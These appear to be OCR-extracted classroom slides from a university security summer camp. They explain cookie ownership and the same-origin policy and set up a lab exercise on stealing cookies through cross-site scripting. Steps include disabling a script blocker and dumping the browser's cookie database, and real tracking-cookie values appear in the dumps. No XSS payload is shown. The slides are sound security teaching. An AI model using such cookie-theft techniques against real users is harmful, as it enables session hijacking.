627	turn.com	0	0	rrs	undefined%7Cundefined...	.turn.com	/	1376768583	1361216...	13612165
617	turn.com	0	0	fc	78vFt15O3n0yErXo76Go_...	.turn.com	/	1376768582	1361216...	13612165
616	turn.com	0	0	uid	2836835480227592996	.turn.com	/	1376768582	1361216...	13612165
605	atdmt.com	0	0	MUID	25F8913F985E6C8F152295...	.atdmt.com	/	1424217613	1361216...	13612165
604	atdmt.com	0	0	AA002	1361216491-10861324	.atdmt.com	/	1424217613	1361216...	13612165
645	adnxs.com	0	0	anj	Kfu=8fG3x=Cxrx)0s]#%2L...	.adnxs.com	/	1368992584	1361216...	13612165
602	adnxs.com	0	0	icu	ChII-9gIEAoYASABKAEw...	.adnxs.com	/	1368992502	1361216...	13612165
643	adnxs.com	0	0	uuid2	7238849057106324589	.adnxs.com	/	1368992584	1361216...	13612165
644	adnxs.com	0	0	sess	1	.adnxs.com	/	1361302984	1361216...	13612165
581	doubleclick.net	0	0	_drt_	NO_DATA	.doubleclick.net	/	1361259664	1361218...	13612164
580	mitbbs.com	0	0	PHPSESS...	d61288800f37bf5e77a8ba...	www.mitbbs.com	/	1361220065	1361218...	13612164
789	mitbbs.com	0	0	__utmb	200988082.25.10.1361216...	.mitbbs.com	/	1361220070	1361218...	13612164
406	intermundomedia...	0	0	CSList	1121935/1091418,0/0,0/0,...	.intermundomedia.com	/	1368626698	1360850...	13608506
405	intermundomedia...	0	0	PrefID	14-1328429852	.intermundomedia.com	/	1423965898	1360850...	13608506
404	adsrvr.org	0	0	TDID	9f60e723-9bdb-4c74-b75...	.adsrvr.org	/	1392386699	1360850...	13608506
376	scorecardresearch...	0	0	UIDR	1360850609	.scorecardresearch.com	/	1423058614	1361216...	13608506
375	scorecardresearch...	0	0	UID	13ba9ba4-69.68.184.232-...	.scorecardresearch.com	/	1423058614	1361216...	13608506
637	rfihub.com	0	0	s1	1361216571882	.rfihub.com	/	1438976571	1361216...	13608506
636	rfihub.com	0	0	t	1361216571881	.rfihub.com	/	1438976571	1361216...	13608506
635	rfihub.com	0	0	a1	1CAESEG6xQnZiBcsg0-4u...	.rfihub.com	/	1438976571	1361216...	13608506
346	serving-sys.com	0	0	u2	daa1316d-32a7-4b45-b24...	.serving-sys.com	/	1368608613	1360850...	13608506

SQLite 3.7.14.1 | Gecko 18.0.2 | 0.7.7 | Exclusive | Number of Rows Returned: 95 | ET: 5 ms

❷How in Firefox?



History

Firefox will: Use custom settings for history

□ Automatically start Firefox in a private browsing session

☑ Remember my browsing history for at least 90 days

☑ Remember download history

☑ Remember search and form history

☑ Accept cookies from sites

Keep until: they expire

□ Clear history when Firefox closes

Location Bar


When using the location bar, suggest: History and Bookmarks

General Cookie Rules

- A cookie has a domain either the same or a sub-domain of the requesting host
  - Cookie owner; first-party cookie
  - Most browsers, by default, allow first-party cookies
- A user visiting www.example.com can have a cookie set with domain www.example.com or .example.com
  - but not .com
- Your browser
  - A cookie set by www.cnn.com will be sent back to this site only
  - Your web browser will follow this rule
  - Scripting code (Javascript) from www.cnn.com can run in your web browser and access cookies set by www.cnn.com


The same-origin policy

Example Cookie Owner (1/2)



www.bankofamerica.com may set a persistent cookie in your web browser


Example Cookie Owner (2/2)



These two domains are not the same

www.malicious.com should NOT get bankofamerica.com's cookies in your browser


Exercise #2: Stealing Cookies through XSS




Can the attacker (at crypto.cs.jmu.edu) steal your web cookies for users.cs.jmu.edu?

Exercise 2

- Exercise 2: XSS
  - Open your web browser Firefox (must use Firefox!)
  - ⓿Firefox: "Tools" | "Add-ons" | "Extensions", disable "No Script," if you have it
  - ❶https://users.cs.jmu.edu/wangxx/web/tools/setcookie.html
    - **Name**: you can put **anything unique** there: such as **your full name** and a unique string
    - **Role**: Administrator
    - According to the cookie rule, this cookie should be sent back to users.cs.jmu.edu only
  - Where is your cookie stored?


Group 4 Cookie Creator - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Group 4 Cookie Creator
https://users.cs.jmu.edu/wangxx/web/toc
Google
JMU Webmail
Blackboard
WebMail for wangxx...
OK
Cancel
Read users.cs.jmu.edu


Please enter your name:


Group 4 Cookie Creator - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Group 4 Cookie Creator
https://users.cs.jmu.edu/wangxx/web/toc
Google
JMU Webmail
Blackboard
WebMail for wangxx...
OK
Cancel
Read users.cs.jmu.edu

Please enter your name:

2015 Summer Camp

Type in your **full name** here (to replace “2015 Summer Camp”



Group 4 Cookie Creator - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Group 4 Cookie Creator
https://users.cs.jmu.edu/wangxx/web/toc
Google
JMU Webmail
Blackboard
WebMail for wangxx...
OK
Cancel
Read users.cs.jmu.edu


What is your role?

Administrator

□ Prevent this page from creating additional dialogs


Now What?

- Close your web browser
- Next, open your web browser again
- Type in https://users.cs.jmu.edu/wangxx/web/tools/setcookie.html


Mozilla Firefox
File Edit View History Bookmarks Tools Help
https://users.cs.jmu.e...b/tools/setcookie.html
https://users.cs.jmu.edu/wangxx/web/to
Google
JMU Webmail
Blackboard
WebMail for wangxx...

Welcome again 201 Summer Camp
You are a(n) Admir tor

This is your persistent cookie for users.cs.jmu.edu, stored in your web browser




Search: users.cs.jmu.edu

The following cookies match your search:

Site	Cookie Name
users.cs.jmu.edu	username
users.cs.jmu.edu	role

Name: username
Content: 2013%20Summer%20Camp
Host: users.cs.jmu.edu
Path: /wangxx/web/tools/
Send For: Any type of connection
Expires: Friday, May 09, 2014 1:51:15 PM

You can view your cookie for username in Firefox




Site	Cookie Name
users.cs.jmu.edu	username
users.cs.jmu.edu	role

Name: role
Content: Administrator
Host: users.cs.jmu.edu
Path: /wangxx/web/tools/
Send For: Any type of connection
Expires: Friday, May 09, 2014 1:51:56 PM

You can view your cookie for role in Firefox

❷SQLite Manager for Firefox

- You can **also** view your cookies with SQLite Manager
  - Installed earlier (check slide 50)
- “Tools” | “SQLight Manager”
- “Database” | “Connect Database”
- Open C:\Users\Xunhua\AppData\Roaming\Mozilla\Firefox\Profiles\*c9k6w0u4*.default\cookies.sqlite
- “Browse & Search”
- “Execute SQL”
  - SELECT * FROM moz_cookies



Enter SQL

```
SELECT * FROM moz_cookies
```

Last Error: not an error

id	baseDomain	appId	inBrows...	name	value	host	path	expiry	lastAcce...	creationT
836	google.com	0	0	NID	67=PrUEUrtwjozAehel88s...	.google.com	/	1377743967	1361932...	13619327
896	google.com	0	0	__utmz	247248150.1361932767.1....	.code.google.com	/	1377700940	1361932...	13619327
895	google.com	0	0	__utmb	247248150.12.10.1361932...	.code.google.com	/	1361934740	1361932...	13619327
894	google.com	0	0	__utma	247248150.897086165.136...	.code.google.com	/	1425004940	1361932...	13619327
817	mozilla.org	0	0	multidb_...	y	addons.mozilla.org	/	1361932666	1361932...	13619326
823	mozilla.org	0	0	__utmz	164683759.1361932650.1....	.addons.mozilla.org	/	1377700697	1361932...	13619326
822	mozilla.org	0	0	__utmb	164683759.2.10.1361932650	.addons.mozilla.org	/	1361934497	1361932...	13619326
821	mozilla.org	0	0	__utma	164683759.1730756665.13...	.addons.mozilla.org	/	1425004697	1361932...	13619326
810	jmu.edu	0	0	role	Administrator	users.cs.jmu.edu	/wangxx/web/tools/	1393466725	1361930...	13619307
809	jmu.edu	0	0	username	2013NewTest	users.cs.jmu.edu	/wangxx/web/tools/	1393466717	136193...	1361930
807	jmrl.org	0	0	__utmb	235473873.2.10.1361369966	.aries.jmrl.org	/	1361371770	1361369...	13613699
795	jmrl.org	0	0	__utmb	171905723.1.10.1361369963	.jmrl.org	/	1361371763	1361369...	13613699
730	mitbbs.com	0	0	COUNTRY	us	www.mitbbs.com	/	1361578125	1361218...	13612181
729	mathtag.com	0	0	uuid	4a0f5122-8a3c-4016-8d27...	.mathtag.com	/	1392754120	1361218...	13612181
720	questionmarket.c...	0	0	CS1	1009850-1-2	.questionmarket.com	/	1397216823	1361216...	13612168
721	questionmarket.c...	0	0	ES	1009850-L3C'N-0	.questionmarket.com	/	1397216823	1361216...	13612168
631	rfihub.com	0	0	b	"aAB1z2l_Q==AE7737AA...	.rfihub.com	/	1438976571	1361216...	13612165
